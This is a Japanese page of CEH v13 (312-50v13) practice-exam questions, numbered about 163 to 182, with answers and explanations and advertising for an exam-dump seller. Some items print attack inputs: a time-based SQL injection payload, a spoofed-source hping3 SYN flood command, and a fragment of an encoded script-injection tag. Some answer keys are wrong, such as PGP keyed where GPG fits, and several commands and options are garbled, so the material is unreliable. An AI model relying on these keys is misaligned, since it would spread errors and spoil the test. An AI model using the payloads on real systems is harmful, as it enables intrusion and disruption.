ベンは新しいスマートフォンを購入し、OTA経由でアップデートを受け取りました。すると、2つのメッセージが届きました。1つはネットワーク事業者からのPIN番号が記載されたもので、もう1つは事業者から受け取ったPIN番号の入力を求めるものでした。PIN番号を入力するとすぐに、スマートフォンが異常な動作を始めました。上記のシナリオにおいて、ベンに対して行われた攻撃の種類は何でしょうか？
A. SSLピンニングをバイパスする
B. フィッシング
C. タップしてゴースト攻撃
D. 高度なSMSフィッシング
Answer: D (メーッセージを残す**)**

最新問題: **163**
自宅のルーターで無線LANを設定する際、JavikはSSIDブロードキャストを無効にし、認証はそのままにしておく。
「open」ですが、SSID をランダムな文字と数字の 32 文字の文字列に設定します。
セキュリティの観点からこのシナリオを正確に評価するとしたらどうでしょうか?
A. ハッカーが、成功したワイヤレス接続から SSID をスニッフィングした後でも、ネットワークに接続する可能性は依然としてあります。
B. 接続には SSID が必要なので、ブルートフォース攻撃を防ぐには 32 文字の文字列で十分です。
C. Javik のルータは、アクセス ポイントのハードウェア アドレスに送信される特別に細工されたパケットを使用して SSID ブロードキャスト設定を有効にすることができるため、ワイヤレスハッキング攻撃に対して依然として脆弱です。
D. SSID ブロードキャストを無効にすると、アクセス ポイントから 802.11 ビーコンが送信されなくなり、「secure through obscurity」を活用した有効なセットアップが実現します。
Answer: A (メーッセージを残す**)**

最新問題: **164**
プロのハッカーであるジョンは、多国籍企業であるサイバーソル社を標的としました。彼は、標的ネットワークに接続され、デフォルトの認証情報を使用しているIoTデバイスを発見しようと決意しました。これらのデバイスは、様々なハイジャック攻撃に対して脆弱です。ジョンは、自動化ツールを使用して標的ネットワークをスキャンし、特定の種類のIoTデバイスを検出し、工場出荷時に設定されたデフォルトの認証情報を使用しているかどうかを検出しました。上記のシナリオでジョンが使用したツールは何ですか？
A. IoTSeeker
B. IoTインスペクター
C. AT&T IoT プラットフォーム
D. Azure IoT セントラル
Answer: (解答を表示する**)**

IoTSeekerは、ネットワーク経由でアクセス可能でありながら、工場出荷時のデフォルトの認証情報のまま設定されているIoTデバイスを特定するための専用ツールです。これらのデバイスは、多くの場合、安全でない設定で出荷されており、攻撃者に悪用される可能性があります。
CEH v13 公式コースウェアより:
* IoTSeeker:
* 一般的なIoTデバイスを自動的にスキャンします
* 既知のデフォルトのユーザー名とパスワードのデータベースを使用します
* 安全でないデバイスにフラグを付けて、さらなる調査や悪用を行う
* このツールは、IoT 環境における潜在的な脆弱性を特定するための偵察フェーズでよく使用されます。
誤ったオプション:
* B. IoT Inspector はスマート デバイスのネットワーク トラフィックを監視しますが、資格情報のスキャンよりも動作の監視に重点を置いています。
* C. AT&T IoT Platform と D. Azure IoT Central は、IoT デバイス管理用の正当なエンタープライズ プラットフォームであり、侵入テスト ツールではありません。
参考資料 - CEH v13 公式コースウェア:
モジュール18: IoTとOTのハッキング
セクション:「IoT 攻撃対象領域」
ツールリファレンス：「IoTSeeker」
実践ラボ: CEH Engage IoT デバイス検出

最新問題**: 165**
クラウドセキュリティエンジニアのアニーは、開発中のアプリケーションでクライアント/サーバーモデルを採用するためにDockerアーキテクチャを使用しています。彼女は、APIリクエストを処理し、コンテナ、ボリューム、イメージ、ネットワークなどのさまざまなDockerオブジェクトを操作できるコンポーネントを利用しています。上記のシナリオでアニーが使用しているDockerアーキテクチャのコンポーネントは何ですか？
A. Dockerクライアント
B. Dockerオブジェクト
C. Dockerデーモン
D. Dockerレジストリ
Answer: C (メーッセージを残す**)**
Dockerはクライアントサーバー設計を採用しています。DockerクライアントはDockerデーモンと通信し、Dockerコンテナの構築、実行、配布を行います。Dockerクライアントとデーモンは同じシステム上で実行されますが、そうでない場合は、Dockerコンシューマーをリモートの Dockerデーモンに接続します。Dockerコンシューマーとデーモンは、REST API、OSソケット、またはネットワークインターフェースを介して通信します。



Dockerデーモン（dockerd）は、Docker APIリクエストをリッスンし、画像、コンテナ、ネットワーク、ボリュームなどのDockerオブジェクトを管理します。デーモンは他のデーモンと通信してDockerサービスを管理します。

最新問題: **166**
ボブは評判の高いハッカーとして知られており、「アンダーグラウンド」サイトの訪問者の間で人気があります。
ボブは学びたいと願う人々と知識を共有することに積極的で、多くの人が彼から学びたいと願っています。しかし、この知識にはリスクが伴います。悪意のある攻撃に利用される可能性もあるからです。
このような状況で、「ブラック」ハットまたはクラッカーと、「ホワイト」ハットまたはコンピュータ セキュリティの専門家との間の知識のギャップを埋める最も効果的な方法は何でしょうか。
(テストの回答を選択してください。)
A. 緊急事態や危機の際に役立つよう、より多くの州兵と予備役にコンピューター セキュリティの技術を訓練します。
B. コンピュータ システムとネットワークを監視するために、コンピュータ セキュリティ監視担当者をさらに雇用します。
C. リスク分析、脆弱性、安全対策に関する書籍、記事、トレーニングを通じて全員を教育します。
D. コンピューター セキュリティの認定または認証を取得しやすくすることで、より多くの人々が人生よりも大きな何かの一部であると感じられるようになります。
Answer: (解答を表示する**)**

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-mondaishu.html (**875****30%OFF**問題集溶と正解付きで **30%**ｗ特別割引コード:
Freepdfdumps)

最新問題: **167**
銀行の高度にセキュリティ保護されたメインフレームシステムに侵入しようとしています。従来のハッキングは、強固な技術的防御のため効果がありません。代わりに、人的要素を悪用することを狙います。
どのように進めますか?
A. アンダーグラウンドのハッカーのウェブサイトでゼロデイエクスプロイトを探して購入する
B. 銀行近くのパブやレストランに繰り出して、不満を抱えた行員と話をし、機密情報へのアクセスと引き換えに金銭を提供する。
C. 数千のゾンビを使ってDDoS攻撃を開始する
D. DNSキャッシュポイズニングを使用して中間者攻撃（MiTM）を実行する
Answer: B (メーッセージを残す**)**
包括的かつ詳細な説明：
これはソーシャルエンジニアリングの典型的な例です。システムが技術的に十分に保護されている場合、攻撃者はしばしば人間の脆弱性を悪用します。例えば、次のようなものです。
* 従業員と話し合い、信頼を得る
* 不満を持った、または低い地位のスタッフへの賄賂
* 操作を通じて物理的なアクセスや内部情報を得る
CEH v13 コースウェアより:
* モジュール7: ソーシャルエンジニアリング
誤ったオプション:
* A: ゼロデイ攻撃は稀でコストもかかるため、必ずしも実行可能とは限りません。
* C: DDoS はデータ指向ではなく、破壊的です。
* D: MiTM は複雑なネットワークベースの攻撃であり、強化された内部メインフレームに対しては効果がない可能性があります。
参考資料:CEH v13 学習ガイド - モジュール 7: ソーシャルエンジニアリングへの心理学的アプローチ、Kevin Mitnick の 「The Art of Deception」- 内部者による標的攻撃の実例

最新問題: **168**
あなたはクラウドベースのサービスを提供するCloudTech Inc.のサイバーセキュリティスペシャリストです。機密データをパブリッククラウドサービスに移行したいと考えているクライアントのプロジェクトを管理しています。規制要件を遵守するため、クライアントはデータがクラウド上に保存されている間も暗号鍵を完全に制御することを要求しています。この要件を満たすために、以下のどのプラクティスを実施すべきでしょうか？
A. クラウド サービス プロバイダーの暗号化サービスを使用しますが、キーはオンプレミスで保存します。
B. クラウド サービス プロバイダーのデフォルトの暗号化およびキー管理サービスを使用します。
C. 保存中のデータには Secure Sockets Layer (SSL) 暗号化を使用します。
D. クラウドにアップロードする前にクライアント側でデータを暗号化し、暗号化キーの制御を保持します。

Answer: D (メーッセージを残す)
クライアントの要件を満たすベストプラクティスは、クラウドにアップロードする前にクライアント側でデータを暗号化し、暗号鍵の管理を維持することです。この方法はクライアント側暗号化またはエンドツーエンド暗号化とも呼ばれ、暗号鍵を生成・管理するソフトウェアまたはハードウェアツールを使用してクライアントのデバイス上でデータを暗号化します。暗号化されたデータはクラウドサービスにアップロードされ、保存時も暗号化された状態が維持されます。暗号鍵はクラウドサービスプロバイダーや第三者と共有されることはなく、クライアントが必要な時にデータを復号するためにのみ使用されます。これにより、データがパブリッククラウドサービスに保存されている場合でも、クライアントは暗号鍵とデータのセキュリティを完全に管理できます12。
他のオプションは、次の理由によりオプション D ほど最適ではありません。
* A. クラウドサービスプロバイダーの暗号化サービスを利用するが、鍵はオンプレミスで保存する :このオプションは、クライアントが暗号化鍵を完全に制御するという要件に反するため、実現不可能です。クラウドサービスプロバイダーの暗号化サービスを利用するということは、たとえ鍵がオンプレミスで保存されていたとしても、クライアントは暗号化鍵の生成と管理をクラウドサービスプロバイダーに依存せざるを得ないことを意味します。クラウドサービスプロバイダーは鍵にアクセスしたり、データを復号化したりできる可能性があり、データのセキュリティとプライバシーが侵害される可能性があります。さらに、鍵をオンプレミスで保存すると、鍵の配布、同期、バックアップ、リカバリなど、新たな課題が生じる可能性があります3。
* B. クラウドサービスプロバイダーのデフォルトの暗号化および鍵管理サービスを使用する :このオプションは、クライアントが暗号化鍵を完全に制御するという要件に違反するため、望ましくありません。クラウドサービスプロバイダーのデフォルトの暗号化および鍵管理サービスを使用するということは、クライアントがクラウドサービスプロバイダーを信頼し、独自の暗号化鍵とメカニズムを使用してサーバー側でデータを暗号化および復号化する必要があることを意味します。クラウドサービスプロバイダーは鍵にアクセスしたり、データを復号化したりする能力を持っている可能性があり、データのセキュリティとプライバシーが侵害される可能性があります。さらに、クラウドサービスプロバイダーのデフォルトの暗号化および鍵管理サービスは、規制要件やクライアントのセキュリティ基準を満たしていない可能性があります4。
* C. 保存データにはSecure Sockets Layer（SSL）暗号化を使用する :SSL暗号化は保存データではなく転送データ用に設計されているため、このオプションは不十分です。SSL暗号化は、クライアントとサーバー間でインターネットを介して送信されるデータを、両者が交換・検証した証明書と鍵を使用して暗号化するプロトコルです。SSL暗号化は、権限のない第三者による傍受や改ざんからデータを保護できますが、クラウドサービスプロバイダーやサーバーにアクセスできる第三者によるデータへのアクセスや復号化からは保護できません。さらに、SSL暗号化では、クライアントが暗号化鍵やデータのセキュリティを制御することはできません。
参考文献:
* 1: クライアント側暗号化 - Wikipedia
* 2: クライアント側暗号化とは？ | 定義、メリット、ベストプラクティス | カスペルスキー
* 3: クラウド暗号化キー管理：知っておくべきこと | タレス

* 4: クラウド暗号化：仕組みと使い方 | Comparitech
* : SSL暗号化とは何か、どのように機能するのか？ | Norton

最新問題**: 169**
トレンプ氏はITセキュリティマネージャーとしてIDSの導入を計画しており、次のようなソリューションを必要としています。
攻撃の成功/失敗を検証する
システムアクティビティを監視する
ローカル（ホストベース）攻撃を検出します
ほぼリアルタイムの検出を提供
追加のハードウェアは不要
参入コストが低い
Tremp の要件に最適な IDS のタイプはどれですか?
A. ゲートウェイベースのIDS
B. ネットワークベースのIDS
C. ホストベースのIDS
D. オープンソースベース
Answer: C (メーッセージを残す**)**
包括的かつ詳細な説明：
ホストベースの侵入検知システム (HIDS) は個々のホスト上で実行され、ファイル アクセス、プロセス、システム ログなどのアクティビティを監視します。HIDS:
NIDS が見逃した攻撃を検出します (例: 内部脅威、暗号化されたトラフィック) システム ファイルの整合性を監視します ほぼリアルタイムで動作します 追加のネットワーク ハードウェアは不要です 低コストで実装できます CEH v13 コースウェアより:
モジュール 13: IDS、ファイアウォール、ハニーポット # IDS の種類 (HIDS と NIDS)
参考資料:CEH v13 学習ガイド - ホストベース IDS 機能

最新問題**: 170**
次のどれが、「トラックのクリア」と呼ばれるハッキングコンセプトの最良の例ですか?
A. システムが侵害された後、ハッカーはシステムへの再侵入を可能にするバックドアを作成します。
B. サイバー攻撃中に、ハッカーはサーバーにルートキットを挿入します。
C. 攻撃者は、悪用可能な脆弱性を利用してサーバーにアクセスします。
D. サイバー攻撃中に、ハッカーがすべてのマシンのイベント ログを破損します。
Answer: D (メーッセージを残す**)**
「痕跡の消去」とは、倫理的ハッキング手法におけるエクスプロイト後の段階であり、攻撃者はシステムの証拠を削除または改ざんすることで活動を隠蔽し、検出を回避します。これには以下のようなものが含まれます。
イベントログの削除または変更
bash の履歴またはコマンド履歴を消去する

マルウェアの痕跡の削除
監査を無効にする
CEH v13 から:
イベント ログを破損または消去すると、システム管理者や法医学調査員が侵入を追跡したり、システムがどのように侵害されたかを特定したりできなくなります。
誤ったオプション:
A). バックドアの作成は、「アクセスの維持」段階の一部であり、「痕跡の消去」段階ではありません。B). ルートキットの挿入は、「アクセスの取得または維持」段階の一部です。
C) 脆弱性を悪用することは、「アクセスの取得」フェーズの一部です。
参考資料 - CEH v13 公式コースウェア:
モジュール05: システムハッキング
セクション: 「ログのクリアと証拠の消去」
サブセクション：線路除去技術」
ラボ: ログ操作とトラックのカバー

最新問題**: 171**
倫理的ハッキング演習中、セキュリティアナリストは機密情報を管理するWebアプリケーションをテストしており、SQLインジェクションの脆弱性があるのではないかと疑っています。アプリケーションが時間ベースのブラインドSQLインジェクションに対して脆弱であるかどうかを最も明らかにする可能性のあるペイロードはどれでしょうか？
A. UNION SELECT NULL, NULL, NULL--
B. ' または '1' = '1' --
C. ' または IF(1=1,SLEEP(5),0)--
D. AND UNION ALL SELECT 'admin','admin'--
Answer: C (メーッセージを残す**)**
CEHのSQLインジェクションカバレッジは、クラシック（エラーベース）、ユニオンベース、ブールベース、そして時間ベースのブラインドSQLインジェクションを区別します。時間ベースのブラインドSQLインジェクションは、アプリケーションが攻撃者にデータベースエラーやクエリ結果を返さない（目に見える出力がない）ものの、攻撃者が応答遅延を測定することで実行動作を推測できる場合に使用されます。
時間ベースのペイロードは、データベース遅延関数（DBMSに応じてSLEEP()、WAITFOR DELAY、pg_sleep()など）を意図的にトリガーします。インジェクションが成功すると、ページ応答時間が予想通りに増加し、攻撃者が制御するSQLが実行されていることが確認できます。
オプションCは、条件付きロジック（IF(1=1, SLEEP(5), 0)）を使用して、挿入された条件が真と評価された場合にのみ測定可能な遅延を発生させるため、正しい時間ベースのブラインドプローブです。CEHでは、タイミングが確認のためのサイドチャネルとなるため、この手法はエラーを抑制し出力をサニタイズする強化されたアプリケーションに対して特に効果的であるとされています。

オプションAとオプションDは、返された結果セットを介してデータを抽出することを目的としたUNIONベースのペイロードパターンです。これは、時間ベースのブラインドシナリオでは通常提供されません。オプションBは、古典的な認証バイパスです。
/boolean テスト。インジェクションを示すことはできますが、出力が観察できない場合の時間ベースのブラインド動作を具体的に検証しません。
CEH 緩和ガイダンスには、パラメータ化されたクエリ、厳密な入力検証、最小権限の DB アカウント、WAF チューニング、異常なクエリタイミング パターンを検出するための集中ログ記録が含まれます。

最新問題: **172**
SOAPベースのWebサービスを使用するクラウドホスト型アプリケーションのセキュリティ評価中に、レッドチームのオペレーターが有効なSOAPリクエストを傍受し、署名されたメッセージ本文を複製して同じエンベロープに挿入し、転送しました。検証が不十分だったため、サーバーは複製された本文を受け入れ、不正なコードを実行しました。これはどのような種類の攻撃に該当しますか？
A. クラウドスヌーパー攻撃
B. 暗号解読攻撃
C. ラッピング攻撃
D. IMDSの不正使用
Answer: C (メーッセージを残す**)**
CEH v13 コースウェアからの包括的な説明:
CEH v13 は、XML 署名ラッピング (XSW) 攻撃（別名ラッピング攻撃）を、SOAP ベースの Web サービスに対する主要な脅威として特定しています。これらの攻撃は、脆弱な XML 解析と、署名されたメッセージ コンポーネントの不十分な検証を悪用します。SOAP メッセージには多くの場合、デジタル署名されたセクションが含まれますが、サーバーが署名された要素の正しい位置や構造を確認せずに署名を検証した場合、攻撃者は署名されたコンテンツを複製、移動、または改変された XML エンベロープ内にラップすることができます。これにより、攻撃者は有効な署名を提示しながら、悪意のあるペイロードを挿入することができます。CEH では、これがどのようにして SOAP API における不正実行、権限昇格、または認証制御のバイパスにつながるかを詳細に説明しています。クラウド スヌーピング、暗号解読、IMDS の悪用には、メッセージの複製や署名の配置ミスは含まれません。このシナリオは、CEH による SOAP/XML セキュリティにおけるラッピング攻撃の定義と完全に一致しています。


最新問題: **173**
あなたはネットワークセキュリティ担当者です。2台のマシンを所有しています。1台目のマシン（192.168.0.99）にはSnortがインストールされており、2台目のマシン（192.168.0.150）にはKiwi Syslogがインストールされています。ネットワークでSYNスキャンを実行したところ、Kiwi SyslogがSnortからのアラートメッセージを受信していないことがわかりました。そこで、SnortマシンでWiresharkを実行し、メッセージがKiwi Syslogマシンに送信されているかどうかを確認す

ることにしました。SnortマシンからKiwi Syslogマシンへの接続を表示するには、どのWireshark フィルターを使用すればよいでしょうか？
A. tcp.dstport= = 514 && ip.dst= = 192.168.0.99
B. tcp.srcport= = 514 && ip.src= = 192.168.150
C. tcp.srcport= = 514 && ip.src= = 192.168.0.99
D. tcp.dstport= = 514 && ip.dst= = 192.168.0.150
Answer: D (メーッセージを残す)

最新問題**: 174**
Wiresharkを使ってネットワーク上のトラフィックを分析しています。特定のIPアドレス（192.168.8.0/24）に対してキャプチャを実行するcronジョブを定期的に実行したいのですが、どのようなコマンドを使用すればよいでしょうか？
A. Wireshark --fetch '192.168.8*'
B. Wireshark --capture --local マスクされた 192.168.8.0 ---範囲 24
C. tshark -net 192.255.255.255 マスク 192.168.8.0
D. sudo tshark -f "ネット 192.168.8.0/24"
Answer: D (メーッセージを残す)
包括的かつ詳細な説明：
TsharkはWiresharkのコマンドライン版です。サブネットからのパケットをフィルタリングするための正しい構文は次のとおりです。
sudo tshark -f "ネット 192.168.8.0/24"
これにより、指定したIP範囲からのトラフィックのみがキャプチャされます。cronジョブや自動監視に最適です。
CEH v13 コースウェアより:
モジュール 8: スニッフィング # Tshark と Wireshark の使用
参考:Wireshark ドキュメント - Tshark キャプチャフィルター

最新問題**: 175**
John は、Web アプリケーション ファイアウォールのログを調査しており、誰かが次のものを挿入しようとしていることを確認しています。
キャラバフ[10]
バフ[>o] - 'a':
これはどのような種類の攻撃ですか?
A. CSRF
B. XSS
C. バッファオーバーフロー
D. SQLインジェクション
Answer: C (メーッセージを残す)
バッファオーバーフロー攻撃は、ソフトウェアがバッファにデータを書き込む際にバッファの容量をオーバーフローさせ、隣接するメモリ領域が上書きされる異常な攻撃です。つまり、十分な容

量がないコンテナに過剰な量の情報が渡され、その情報が隣接するコンテナのデータを上書きしてしまうのです。
バッファ オーバーフローは、コンピュータのメモリを変更してプログラムの実行を妨害したり乗っ取ったりすることを目的として、攻撃者によって悪用されることがよくあります。



バッファとは何ですか?
バッファ（データバッファ）とは、データがある場所から別の場所に移動される際に一時的に保存される物理メモリストレージ領域です。これらのバッファは通常、RAMメモリ内でスリープ状態になります。コンピューターはパフォーマンス向上のためにバッファを頻繁に使用します。最新のハードドライブはバッファリングを利用して効率的にデータにアクセスし、多くのオンラインサービスもバッファを使用しています。例えば、オンラインビデオストリーミングでは、中断を防ぐためにバッファが頻繁に使用されます。ビデオをストリーミングする際、ビデオプレーヤーはバッファリング中に一度にビデオの約20%をダウンロードして保存し、そのバッファからストリーミングします。これにより、接続速度のわずかな低下やサービスの一時的な中断がビデオストリーミングのパフォーマンスに影響を与えることはありません。
バッファは特定の量のデータを保持するように設計されています。バッファを使用するプログラムに、バッファに過剰な量のデータが送信されたときにデータを破棄する命令が組み込まれていない限り、プログラムはバッファに隣接するメモリ内のデータを上書きしてしまいます。
バッファオーバーフローは、攻撃者がソフトウェアを破壊するために頻繁に悪用されます。十分に理解されているにもかかわらず、バッファオーバーフロー攻撃は依然として深刻なセキュリティ問題であり、サイバーセキュリティチームを悩ませています。2014年には、「ハートブリード」と呼ばれる脅威が、SSLソフトウェアのバッファオーバーフロー脆弱性により、多くのユーザーを攻撃の危険にさらしました。
攻撃者はバッファオーバーフローをどのように悪用するのでしょうか?
攻撃者は、プログラムに意図的に巧妙に細工された入力を与えることで、プログラムがその入力を十分な大きさのないバッファに読み込み、そのバッファ空間に接続されたメモリの一部を上書きしてしまう可能性があります。プログラムのメモリレイアウトが明確に定義されている場合、攻撃者は実行コードを含むことが分かっている領域を意図的に上書きすることができます。そして、攻撃者はこのコードを自身の実行コードに置き換えることで、プログラムの動作を劇的に変化させる可能性があります。
たとえば、メモリ内の上書きされた部分にポインタ (メモリ内の別の場所を指すオブジェクト) が含まれている場合、攻撃者のコードはそのコードを、エクスプロイトのペイロードを指す別のポインタに置き換えることができます。
これにより、プログラム全体の制御が
攻撃者のコード。

最新問題: **176**
ネットワーク上の非武装地帯の目的は何ですか?
A. DMZを経由して内部ネットワークに来るすべてのトラフィックをスキャンする
B. DMZ内のノードへの直接アクセスのみを提供し、その背後のネットワークを保護する
C. ハニーポットを置く場所を提供する
D. 保護したいネットワークデバイスを封じ込める
Answer: B (メーッセージを残す**)**
非武装地帯（DMZ）は、信頼できる内部ネットワークと信頼できない外部ネットワーク（通常はインターネット）の間にある緩衝地帯です。Webサーバー、メールサーバー、DNSサーバーなどの公開サービスは、通常DMZに配置されます。これらのノードはインターネットからアクセスできますが、DMZの設計により、内部ネットワークへの不正アクセスはブロックされるか、厳しく制限されます。
目的は、内部ネットワークを直接公開せずに特定のシステムへのアクセスを提供することです。
参照：
CEH v13 eCourseware - モジュール 02: フットプリンティングと偵察 # ネットワークトポロジとファイアウォール CEH v13 学習ガイド - 章: ネットワークアーキテクチャセキュリティ # DMZ構成の理解」

最新問題: **177**
侵害後のフォレンジック調査により、1億4,300万人の顧客に影響を与えたEquifaxのデータ侵害は、Apache Strutsの既知の脆弱性が原因であることが明らかになりました。ソフトウェアベンダーは、侵害の10ヶ月前から修正プログラムを提供していました。これは、以下のセキュリティプロセスのうち、どのプロセスに欠陥があったと考えられますか？
A. ベンダーリスク管理
B. セキュリティ意識向上トレーニング
C. 安全なデプロイメントライフサイクル
D. パッチ管理
Answer: D (メーッセージを残す**)**
パッチ管理とは、PC上の既存のアプリケーションやソフトウェアツールに複数のパッチ（コード変更）を取得、テスト、インストールするのに役立つ方法です。これにより、システムは既存のパッチを最新の状態に保ち、適切なパッチを判断できるようになります。これにより、パッチ管理が簡素化されます。
パッチ管理は通常、ソフトウェア システム プログラムのさまざまなバージョンでの問題を修正し、既存のソフトウェア システム プログラムを分析してセキュリティ機能やさまざまなアップグレードの潜在的な欠陥を発見するための社内作業の一環として、ソフトウェア システム企業によって実行されます。
ソフトウェアパッチは、ソフトウェアが最初にリリースされた後に初めて検出される既存の問題を修正するのに役立ちます。パッチは主にセキュリティに関するものですが、プログラムの特定の実用性に関するパッチもいくつかあります。

最新問題: **178**
ペネトレーションテストの課題において、認定倫理ハッカー（CEH）は一連のスキャンツールを用いて対象組織のプロファイルを作成しました。CEHは、対象ネットワーク上の稼働中のホスト、開いているポート、およびサービスをスキャンしたいと考えていました。ネットワークインベントリにはNmap、ネットワークセキュリティ監査にはHping3を使用しました。ただし、プロービング中に匿名性を確保するために、IPアドレスを偽装したいと考えていました。このタスクを実行するには、CEHはどのコマンドを使用すべきでしょうか？
A. Hping3 -110.0.0.25 --ICMP
B. Nmap -sS -Pn -n -vw --packet-trace -p- --script discovery -T4
C. Hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 -flood
D. Hping3-210.0.0.25-p 80
Answer: C (メーッセージを残す**)**
C. Hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 -flood コマンドは、プロービング中にIPアドレスを偽装して匿名性を確保する正しい方法です。このコマンドは、偽装された送信元IP（-a）192.168.1.254をポート22（-p）に指定し、ターゲットIP 192.168.1.1にSYNパケット（-S）を送信し、ターゲットにパケットをフラッディングさせます（-flood）。これにより、CEHは実際のIPアドレスを隠し、ターゲットのファイアウォールやIDS12による検出を回避できます。
その他のコマンドは次の理由で間違っています。
* A. Hping3 -110.0.0.25 --ICMP: このコマンドは、ターゲットIPアドレス10.0.0.25にICMPパケット（-ICMP）を送信しますが、送信元IPアドレスを偽装しません。そのため、CEHの実際のIPアドレスがターゲットに公開されます。
* B. Nmap -sS -Pn -n -vw --packet-trace -p- --script discovery -T4: このコマンドは、ターゲットの全ポート(-p-)に対して、ping(-Pn)やDNS名解決(-n)を行わずに、ステルスSYNスキャン(-sS)を実行します。また、詳細な出力(-v)、パケットトレース(-packet-trace)、そして検出スクリプト(-script discovery)を、アグレッシブタイミング(-T4)で有効にします。ただし、このコマンドは送信元IPアドレスを偽装するものではなく、パケットトレースと検出スクリプトを使用することで、スキャンに関するより多くの情報をターゲットに開示します。
* D. Hping3-210.0.0.25-p 80: このコマンドは、TCPパケット（デフォルト）をターゲットIPアドレス10.0.0.25のポート80（-p）に送信しますが、送信元IPアドレスを偽装しません。そのため、CEHの実際のIPアドレスがターゲットに公開されます。
参考文献:
* 1: hping3 をマスターしてネットワークの強度を強化 | GoLinuxCloud
* 2: Hping3によるパケットの偽装 - YouTube

最新問題: **179**
ある都市の電力管理システムはSCADAインフラに依存しています。最近の異常現象として、センサーの測定値の不一致や断続的な停電などが挙げられます。セキュリティアナリストは、SCADA機器から機密情報を密かに抽出することを目的としたサイドチャネル攻撃を疑っています。この種の攻撃を最も効果的に確認するには、どの調査手法が適切でしょうか？

A. デバイスの動作中にハードウェア レベルで異常な物理的または電気的な変動を測定します。
B. デバイス通信における弱い暗号化構成を識別します。
C. SCADA ユーザー インターフェイスの不正アクセスや不正使用を評価します。
Answer: (解答を表示する**)**
Certified Ethical Hacker (CEH) IoT、OT、および SCADA セキュリティ モジュールによると、サイドチャネル攻撃は、ソフトウェアの脆弱性ではなく、電力消費、電磁放射、タイミングの変動、熱出力などの間接的な情報漏洩を悪用します。
選択肢Aが正解です。ハードウェアレベルの異常を監視することが、サイドチャネル攻撃を検知するための主な方法だからです。CEH資料では、これらの攻撃は従来のセキュリティ制御を回避することを強調しています。
オプション B は、サイドチャネル分析ではなく、暗号の脆弱性に関連します。
オプション C は、隠れたデータ漏洩ではなく、インターフェースの誤用に対処します。
CEH は、SCADA システムは、旧式のハードウェアと限られた監視機能のために特に脆弱であると強調しています。

最新問題**: 180**
ウェブ開発者のサムは、メールメッセージのセキュリティを確保するために、ウェブアプリケーションにハイブリッド暗号化ソフトウェアを組み込むよう指示されました。サムは、OpenPGP標準のフリー実装である暗号化ソフトウェアを使用しました。これは、対称鍵暗号と非対称鍵暗号の両方を使用することで、速度と鍵交換の安全性を向上させています。サムがメールメッセージのセキュリティを確保するために使用した暗号化ソフトウェアは何ですか？
A. GPG
B. PGP
C. SMTP
D. S/MIME
Answer: B (メーッセージを残す**)**

最新問題**: 181**
侵入検知システム（IDS）が、ネットワークの外部DMZにあるWebサーバーに送信された、悪意のある可能性のある一連のパケットについて、ネットワーク管理者に警告を発しました。パケットトラフィックはIDSによってキャプチャされ、PCAPファイルに保存されました。
これらのパケットが本当に悪意のあるものなのか、それとも単なる誤検知なのかを判断するために使用できるネットワーク ツールは何ですか?
A. プロトコルアナライザー
B. ネットワークスニファー
C. 侵入防止システム (IPS)
D. 脆弱性スキャナー
Answer: A (メーッセージを残す**)**

プロトコル アナライザーは、パケット データ (多くの場合、.pcap ファイルに保存されます) の内容を調べて、特定のトラフィックのシーケンスが疑わしいか、不正な形式であるか、または既知のエクスプロイトの一部であるかどうかを判断するために使用される適切なツールです。
CEH v13 の場合:
モジュール3: ネットワークのスキャン
モジュール4: 列挙
モジュール5: 脆弱性分析
関連ラボ: Wiresharkを使用したパケット分析
CEH v13 学習ガイドには次のように記載されています。
プロトコルアナライザ（例Wireshark）は、パケットをキャプチャしてデコードし、その内容を表示することで、アナリストが通信フローや異常を把握するのに役立ちます。パケットの内容と動作を手動で検査するために使用され、正当なトラフィックと攻撃を区別するのに役立ちます。PCAP（パケットキャプチャ）ファイルは通常、Wiresharkなどのツールで分析されます。これらのツールはプロトコルレイヤーをデコードし、ペイロードを表示するため、アナリストはIDSアラートが正確か誤検知かを容易に判断できます。
誤ったオプション:
B). ネットワーク スニファー: 一般的な用語です。プロトコル アナライザーは、使用される特定の機能ツールです。
C). IPS: 悪意のあるトラフィックを防止またはブロックしますが、既存のパケットキャプチャを分析しません。
D). 脆弱性スキャナー: システム/サービスの脆弱性を識別します。パケットキャプチャのレビューには使用されません。
参考資料: CEH v13 学習ガイド - モジュール 3: ネットワークのスキャン、「パケット キャプチャとプロトコル分析ツールの使用」、CEH iLabs: 「Wireshark を使用したネットワーク スキャンとプロトコル分析」

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-mondaishu.html (**875****30%OFF**問題集溶と正解付きで **30%**ｗ特別割引コード:
Freepdfdumps)

最新問題: **182**
これは、ユーザーが提供したデータがサニタイズされていないコンテンツがサイトに表示されるという Web サイトの脆弱性を悪用した攻撃です。
この攻撃とは何ですか?
A. クロスサイトスクリプティング攻撃

B. SQLインジェクション
C. URLトラバーサル攻撃
D. バッファオーバーフロー攻撃
Answer: A (メーッセージを残す**)**
包括的かつ詳細な説明：
画像に示されているコードは、クロスサイトスクリプティング（XSS）攻撃を示唆しています。これは、ユーザー入力を介して悪意のあるJavaScriptがウェブページに挿入される攻撃です。この場合、攻撃者は以下のコードを使用しています。
%3Cscript%20src=...%3E - 外部ソースから悪意のあるスクリプトを読み込むための URL エンコードされた JavaScript タグ。
Web アプリケーションがこの入力をサニタイズせずにエコーバックすると、スクリプトは被害者のブラウザのコンテキストで実行されます。
これにより、攻撃者は次のことが可能になります。
クッキー/セッショントークンを盗む
被害者に代わって行動する
被害者を悪質なウェブサイトにリダイレクトする
CEH v13 コースウェアより:
モジュール 10: Web アプリケーション ハッキング # クロスサイト スクリプティング (XSS)
